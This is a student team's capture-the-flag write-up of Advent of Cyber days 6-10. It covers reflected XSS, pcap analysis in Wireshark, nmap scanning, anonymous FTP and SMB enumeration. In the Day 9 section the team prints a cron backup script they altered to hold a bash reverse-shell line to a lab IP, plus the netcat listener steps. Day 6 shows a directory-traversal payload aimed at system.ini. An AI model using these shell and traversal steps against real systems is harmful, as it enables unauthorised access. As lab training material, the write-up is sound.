PSP0201 Week 3 Writeup


GROUP NAME:GLHF

ID	NAME	ROLE
1211103400	Rohit	Leader
1211103299	Shuuban Subramaniam	Member
1211101214	Muhammad Syafiq Bin Ahmad Ghazali	Member

Day 6: Be careful with what you wish on a Christmas night

Tools Used:Linux,Wireshark

Question 1



Input validation strategies


Input validation should be applied on both **syntactical** and **Semantic** level.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

Question 2




Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$
```


Question 4

q



Not secure | 10.10.48.115:5000/?q=ggwp

Question 7



Not secure | 10.10.8.189:5000

10.10.8.189:5000 says

1

Welcome t !' website

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query

showing all wishes:

ZAP

c:/Windows/system.ini


../../../../../../../../../../../../../../../../Windows/system.ini

Thoughts: We first accessed the machine, then we entered a random word and found that the word q can be used to craft a reflected xss. We then downloaded owasp and ran an automated scan to attack the site.

Day 7 :The Grinch Really Did Steal Christmas


Tools Used: Linux,Wireshark

Question 1



```
        Source          Destination     Protocol  Length Info
35402   10.10.15.52     91.189.88.184   TCP           74 [TCP Retrans
130447  10.11.3.2       10.10.15.52     ICMP          74 Echo (ping)
130472  10.10.15.52     10.11.3.2       ICMP          74 Echo (ping)
128953  10.11.3.2       10.10.15.52     ICMP          74 Echo (ping)
128977  10.10.15.52     10.11.3.2       ICMP          74 Echo (ping)
132844  10.11.3.2       10.10.15.52     ICMP          74 Echo (ping)
132870  10.10.15.52     10.11.3.2       ICMP          74 Echo (ping)
```

Question 2




pcap1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method==GET


```
No.  Time          Source         Destination    Protocol  Lengtl
  67 62.185886     10.10.67.199   10.10.15.52    HTTP      39
  71 62.478663     10.10.67.199   10.10.15.52    HTTP      36
  75 62.479630     10.10.67.199   10.10.15.52    HTTP      34
  83 62.480991     10.10.67.199   10.10.15.52    HTTP      33
  85 62.481045     10.10.67.199   10.10.15.52    HTTP      34
  95 62.487106     10.10.67.199   10.10.15.52    HTTP      34
 105 62.516878     10.10.67.199   10.10.15.52    HTTP      33

Frame 67: 394 bytes on wire (3152 bits), 394 bytes captured (3152 bits)
Ethernet II, Src: MS-NLB-PhysServer-32_03:60:d9:6c:db (02:23:60:d9:6c:db), Dst:
Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52
Transmission Control Protocol, Src Port: 55650, Dst Port: 80, Seq: 1, Ack: 1, Le
Hypertext Transfer Protocol

0000  02 89 03 cb f7 6b 02 23  60 d9 6c db 08 00 45 00   .....k.# `.l...E.
0010  01 7c b2 9f 40 00 40 06  1f ce 0a 0a 43 c7 0a 0a   .|..@.@. ....C...
0020  0f 34 d9 62 00 50 8c 92  f6 21 d6 c8 17 16 80 18   .4.b.P.. .!......
0030  01 eb 20 65 00 00 01 01  08 0a e9 ca ad 99 05 c0   .. e.... ........
0040  ec 83 47 45 54 20 2f 20  48 54 54 50 2f 31 2e 31   ..GET /  HTTP/1.1
0050  0d 0a 48 6f 73 74 3a 20  74 62 66 63 2e 62 6c 6f   ..Host:  tbfc.blo
0060  67 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   g..User- Agent: M
0070  6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 58 31 31 3b   ozilla/5 .0 (X11;
0080  20 55 62 75 6e 74 75 3b  20 4c 69 6e 75 78 20 78    Ubuntu;  Linux x

pcap1.pcap    Packets: 510 · Displayed: 28 (5.5%)    Profile: Default
```

Question 3




```
400 GET /fonts/roboto-v20-latin-regular.woff2 HTT
365 GET /posts/reindeer-of-the-week/ HTTP/1.1
```

Question 5




```
165 63.674091   10.10.122.128    10.11.3.2        SSHv2    118 Server: Encrypted packet (len=64)
166 63.690495   10.11.3.2        10.10.122.128    SSHv2    150 Client: Encrypted packet (len=96)
167 63.692260   10.10.122.128    10.11.3.2        SSHv2    134 Server: Encrypted packet (len=80)
168 63.712919   10.11.3.2        10.10.122.128    SSHv2    326 Client: Encrypted packet (len=272)
169 63.719545   10.10.122.128    10.11.3.2        SSHv2    102 Server: Encrypted packet (len=48)
```

Question 7



```
Wish list for Elf McSkidy
-------------------------
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

Question 8




Author: Kris Kringle

Thoughts: We download the task files and wireshark.Once we downloaded the files we opened pcap1 to search for the ip address and complete the task given.After that we opened pcap2 to get the password.Once we’ve got the password, we analyzed which is encrypted and found that ssh is encrypted.After opening pcap3 we downloaded the zip file and retrieved the files.

Day 8 :Networking What's Under the Christmas Tree?

Tools used : Linux,Nmap

Question 1




1998

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in **1998**.

https://digital.ai › technology › snort


Snort - Digital.ai

Question 2




```
┌──(rohit㉿kali)-[~]
└─$ sudo nmap 10.10.78.19
[sudo] password for rohit:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 11:51 +08
Nmap scan report for 10.10.78.19
Host is up (0.63s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server
```

Question 3




```
2222/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

Question 4



```
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

Question 6



```
|_http-title: TBFC&#39;s Internal Blog
```


Thoughts:
We accessed the machine and once we accessed the machine, we used the terminal to perform multiple nmap scans to gather the information.

Day 9 : Anyone Can Be Santa

Tools used: Linux,ftp,netcat


Question 1

ftp>ls




```
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
```

Question 2




```
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
```

Question 3



```
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dec/tcp/10.10.155.134/4444
```

Question 4




```
┌──(rohit㉿kali)-[~]
└─$ cat shoppinglist.txt
The Polar Express Movie
```

Thoughts :
We connected to ftp and then logged in using anonymous and downloaded both files given and we altered the script and put in the port number. Once we were done with that, we uploaded the altered ‘backup.sh’ file to the ftp again and we opened netcat and entered the port number and waited.Once we were done, we were able to get the THM code.

Day 10: Don’t Be sElfish


Tools Used: Linux,*enum4linux*

Question 1




```
Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This option is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default: administrator,guest,krbtgt,domain
in,none)
              Used to get sid with "lookupsid known_username"
              Use commas to try several users: "-k admin,user1,user2"
    -o        Get OS information
    -i        Get printer information
    -w wrkg   Specify workgroup manually (usually found automatically)
    -n        Do an nmblookup (similar to nbtstat)
    -v        Verbose.  Shows full commands being run (net, rpcclient, etc.)
    -A        Aggressive. Do write checks on shares etc
```

Question 2




```
user:[elfmcskidy] rid:[0×3e8]
user:[elfmceager] rid:[0×3ea]
user:[elfmcelferson] rid:[0×3e9]
enum4linux complete on Wed Jun 22 12:16:30 2022
```

Question 3




```
    Sharename       Type      Comment
    ---------       ----      -------
    tbfc-hr         Disk      tbfc-hr
    tbfc-it         Disk      tbfc-it
    tbfc-santa      Disk      tbfc-santa
    IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
```

Question 4



```
┌──(rohit㉿kali)-[~]
└─$ smbclient //10.10.206.235/tbfc-santa
Password for [WORKGROUP\rohit]:
Try "help" to get a list of possible commands.
smb: \>
```

Question 5



```
  ..                                  D        0  Thu Nov 12 09:32:21 2020
  jingle-tunes                        D        0  Thu Nov 12 10:10:41 2020
  note_from_mcskidy.txt               N      143  Thu Nov 12 10:12:07 2020
```

Thoughts:
We connected to the machine ip, then we used enum4linux to find the number of users, sharelists.and then we logged in using tbfc-santa and we got the letter from santa in once we logged in.